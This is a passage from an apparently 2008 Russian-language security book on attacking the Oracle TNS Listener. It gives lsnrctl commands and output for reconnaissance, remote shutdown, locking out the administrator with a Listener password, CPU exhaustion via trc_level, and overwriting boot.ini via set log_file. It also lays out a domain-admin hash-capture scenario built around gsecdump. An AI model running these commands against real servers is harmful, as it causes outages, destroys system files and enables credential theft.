ORCL102 =
  (DESCRIPTION =
    (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.40.14)(PORT = 1521))
    (CONNECT_DATA =
      (SERVER = DEDICATED)
      (SID = orcl102)
    )
  )
```

Здесь мы видим, что на хосте с IP-адресом 192.168.40.14 на порту 1521 запущена служба Листенера. У базы данных, установленной на этом сервере, SID равно ORCL102.

2.1.1. Режимы работы Листенера

В зависимости от конфигурации, описанной в listener.ora, служба Листенера может работать в трех различных режимах:

- *Database* – предоставляет удаленный доступ к конкретной базе. Этот режим является стандартным и потому более всего распространен.
- *PLSExtProc* – предоставляет доступ к командам операционной системы через процедуры PL/SQL.
- *Executable* – предоставляет удаленный доступ к командам операционной системы. Он позволяет продуктам Oracle, таким как, например, Oracle E-Business Suite и Oracle Database общаться между собой через Листенер.

На рис. 2.1.1-1 показан Листенер, сконфигурированный в двух режимах: Database и PLSExtProc. За подключение к СУБД отвечает сервис с именем «orcl9» (режим Database), за выполнение внешних процедур отвечает сервис PLSExtProc.

Больше информации о службе TNS Listener и о сетевом взаимодействии Oracle можно узнать в документе «Oracle Database Net Services Reference Guide 10g Release 1 (10.1)». Документ доступен по адресу: http://www.stanford.edu/dept/itss/docs/oracle/10g/network.101/b10776.pdf.

Мы же перейдем к непосредственно интересующему нас вопросу – атакам на службу Листенера. Применим пошаговую стратегию, начав со стандартных атак на незащищенную службу и постепенно переходя ко все более сложным вариантам атак, на защищенную службу Листенера. Большинство примеров будет рабо-



Рис. 2.1.1-1. Запуск команды services на незащищенную службу Листенера

тать как старой версии СУБД Oracle 8i, которая, тем не менее, до сих пор (середина 2008 года) встречается в корпоративных сетях, так и на последней на данный момент версии 11g.

2.2. Атаки на незащищенную службу Листенера

Для версий СУБД Oracle ниже 10g по умолчанию возможно неавторизированное подключение к службе Листенера и осуществление удаленного управления сервисом. В общем случае мы можем выполнить следующие действия:

- получить детальную информацию об атакуемой системе:
  - имена сервисов (SERVICE_NAME) и системные идентификаторы (SID);
  - версию СУБД;
  - пути к журналам регистрации событий;
  - версию ОС, на которой установлена СУБД;
  - переменные окружения (ORACLE_HOME и т.п.);
- произвести атаку на отказ в обслуживании;
- выполнить SQL-команды от имени администратора БД (DBA);
- получить удаленный доступ к системе.

2.2.1. Получение детальной информации о системе через службу Листенера

Для получения детальной информации о системе используется стандартная утилита lsnrctl, входящая в набор устанавливаемых с клиентом для СУБД Oracle утилит. Для получения информации о конфигурации службы Листенера можно воспользоваться командой status:

```
C:\>lsnrctl  status 192.168.40.14

Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.40.14))(ADDRESS=
(PROTOCOL=TCP)(HOST=192.168.40.14)(PORT=1521)))
STATUS of the LISTENER
------------
Alias                     LISTENER
Version                   TNSLSNR for 32-bit Windows: Version 10.1.0.2.0 -
                          Production
Start Date                08-NOV-2007 13:46:55
Uptime                    1 days 0 hr. 41 min. 48 sec
Trace Level               off
Security                  ON: Local OS Authentication
SNMP                      OFF
Listener Parameter File   E:\oracle\product\10.1.0\db_1\network\admin\
                          listener.ora
Listener Log File         E:\oracle\product\10.1.0\db_1\network\log\
                          listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(PIPENAME=\\.\pipe\EXTPROCipc)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=192.168.40.14)(PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ws014.ad.dsoffice)(PORT=8080))
    (Presentation=HTTP)(Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ws014.ad.dsoffice)(PORT=2100))
    (Presentation=FTP)(Session=RAW))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "orcl" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
Service "orclXDB" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
The command completed successfully
```

Ответ сервера содержит много интересной информации:

- SID базы данных – **orcl**;
- версия СУБД – **Version 10.1.0.2.0**;
- пути к log-файлу – **E:\oracle\product\10.1.0\db_1\network\log\listener.log**;

- операционная система, на которой установлена СУБД, – **32-bit Windows**;
- переменная окружения ORACLE_HOME – **E:\oracle\product\10.1.0**;
- дополнительные приложения, установленные на сервере, – **Oracle FTP (PORT 2100) и Oracle HTTP (PORT 8080)**.

В дальнейшем эта информация может помочь для проникновения в систему. Например, зная системный идентификатор (SID), мы можем попытаться подбирать пароли на доступ к СУБД. Зная версию СУБД и ОС, можно поискать в Интернете эксплоиты к уязвимостям в этих версиях. Вооружившись новыми знаниями, перейдем к активным действиям.

2.2.2. Атака на отказ в обслуживании через службу Листенера

Удаленное управление Листенером позволяет выполнять множество «опасных» команд, одна из них – удаленная остановка службы Листенера. Для осуществления подобной атаки отказа в обслуживании используется все та же штатная утилита lsnrctl. С помощью команды stop удаленный пользователь может остановить службу Листенера:

```
LSNRCTL> start
Starting tnslsnr: please wait...

Service OracleOraDb10g_home1TNSListener already running.
TNS-12560: TNS:protocol adapter error
 TNS-00530: Protocol adapter error
  32-bit Windows Error: 1056: Unknown error
LSNRCTL> stop
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
The command completed successfully
LSNRCTL> status
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
TNS-12541: TNS:no listener
 TNS-12560: TNS:protocol adapter error
  TNS-00511: No listener
   32-bit Windows Error: 2: No such file or directory
Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.40.14)(PORT=1521)))
TNS-12541: TNS:no listener
 TNS-12560: TNS:protocol adapter error
  TNS-00511: No listener
   32-bit Windows Error: 61: Unknown error
LSNRCTL>
```

Остановка службы Листенера может повлиять на работу критичных приложений, работающих удаленно с СУБД и подключающихся к этой службе.

Для того чтобы администратор ко всему прочему не смог удаленно включить службу Листенера после ее остановки, можно установить пароль на доступ к ней:

```
LSNRCTL> set current_listener <listener name>
LSNRCTL> change_password
```

```
Old password: <hit enter if no password is set>
New password: <enter new listener password>
Reenter new password: <enter new listener password again>
LSNRCTL> set password
Password: <enter listener password>
LSNRCTL> save_config
```

Такой ход вынудит администратора интерактивно подключаться к серверу (например, по протоколу RDP) и править конфигурационный файл «на месте». Приведенная атака может показаться на первый взгляд глупой и может быть проведена только с целью вандализма, но это не совсем так. Во врезке вы сможете прочитать один пример из реальной жизни, в котором использовалась данная атака.

Захват домена путем остановки СУБД

Известно, что пользователь ОС Windows, обладающий правами локального администратора, может получить хэши паролей учетных записей пользователей, которые хранятся в кэше сессий удаленного доступа к серверу. Подробнее об этой особенности можно почитать по адресу http://www.coresecurity.com/content/modifying-windows-nt-logon-credential. Для реализации такой атаки, «вынимающей» хэши паролей удаленных пользователей, создано множество утилит. Самые известные и удобные из них – это whosthere (http://oss.coresecurity.com/projects/pshtoolkit.htm) и gsecdump (http://www.truesec.com/PublicStore/catalog/categoryinfo.aspx?cid=223&AspxAutoDetectCookieSupport=1).

На рис. 2.2.2-1 показано, как с помощью утилиты gsecdump можно получить хэши паролей доменных пользователей, которые заходили на сервер.



Рис. 2.2.2-1. Получение хэшей паролей пользователей из кэша ОС утилитой gsecdump

Теперь перейдем собственно к сценарию атаки, состоящей из двух этапов, в случае успеха которых мы можем получить хэш пароля администратора системы и в дальнейшем аутентифицироваться этим хэшем на любом сервере в домене.

Предположим, мы каким-либо образом получили доступ к серверу, на котором установлена СУБД. Предположим, сервер СУБД находится в домене и мы знаем, что его администрирует пользователь с правами администратора домена. В этом случае на сервере первым делом запускается утилита gsecdump в фоновом режиме, которая ждет удаленные подключения к серверу, и как только подключение происходит, утилита достает хэш пароля подключившегося пользователя. Для того чтобы ускорить время ожидания подключения, необходимо смоделировать ситуацию, при которой администратору необходимо будет подключиться удаленно к нашему серверу. Этой ситуацией как раз и будет приведенная атака отказа в обслуживании на службу Листенера, после чего нам останется только дождаться момента, когда администратор удаленно зайдет на сервер, чтобы включить службу и разобраться, в чем проблема. Зайдя на сервер, он оставит хэш своего пароля в кэше доменных сессий, который будет заботливо «обработан» утилитой gsecdump. Нетрудно догадаться, что получение учетной записи администратора домена ведет к получению доступа ко всем серверам, входящим в этот домен.

2.2.3. Отказ в обслуживании через set trc_level

В опциях управления Листенером имеется такой параметр, как уровень трассировки, который задается командой set trc_level. Если сервер обрабатывает большое количество запросов или имеет слабый процессор, то, выставив уровень трассировки на максимальный, можно обеспечить серверу высокий уровень загрузки, тем самым совершив атаку на отказ в обслуживании.

На практике это осуществляется следующим образом:

```
LSNRCTL> set trc_level 16
Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=172.16.1.13))
(ADDRESS=(PROTOCOL=TCP)(HOST=172.16.1.13)(PORT=1521)))
172.16.1.13 parameter "trc_level" set to user
The command completed successfully
LSNRCTL>
```

После выполнения данной команды можно спокойно ждать, пока сервер перестанет справляться с нагрузкой. Чтобы помочь ему в этом, можно инициализировать множественные подключения к Листенеру.

2.2.4. Отказ в обслуживании через set log_file

Служба Листенера имеет одну особенность конфигурации, через которую возможно осуществлять довольно большой класс атак. Она заключается в том, что при помощи команды set log_file можно изменить директорию и имя файла для хранения логов Листенера. Эта особенность позволяет злоумышленнику совершать множество атак, начиная от отказа в обслуживании и заканчивая получением административного доступа к серверу. Начнем с отказа в обслуживании.

Чтобы провести атаку на отказ в обслуживании, можно задать в качестве файла для хранения логов критичный системный файл, например boot.ini в ОС Windows.

Для этого нам потребуется все та же стандартная утилита lsnrctl и сервер СУБД, который разрешает удаленное подключение к Листенеру:

```
LSNRCTL> set current_listener 172.16.1.13
Current Listener is 172.16.1.13
LSNRCTL> set log_file C:\boot.ini
```

В результате приведенных выше команд будет переписан системный файл, что может повлиять на работоспособность сервера (рис. 2.2.4-1).



Рис. 2.2.4-1. Атака на Листенер, подмена пути к лог-файлу

Таким способом можно перезаписать любой файл в системе, доступ к которому имеет пользователь от чьего имени запущена СУБД.

2.2.5. Добавление пользователя с правами DBA через set log_file

Пойдем дальше и попробуем получить нечто большее, чем просто отказ в обслуживании. Попробуем получить права администратора СУБД путем перезаписи файла glogin.sql.

Файл glogin.sql считывается автоматически при запуске на сервере утилиты sqlplus, используемой для подключения к локальной или удаленной СУБД. Если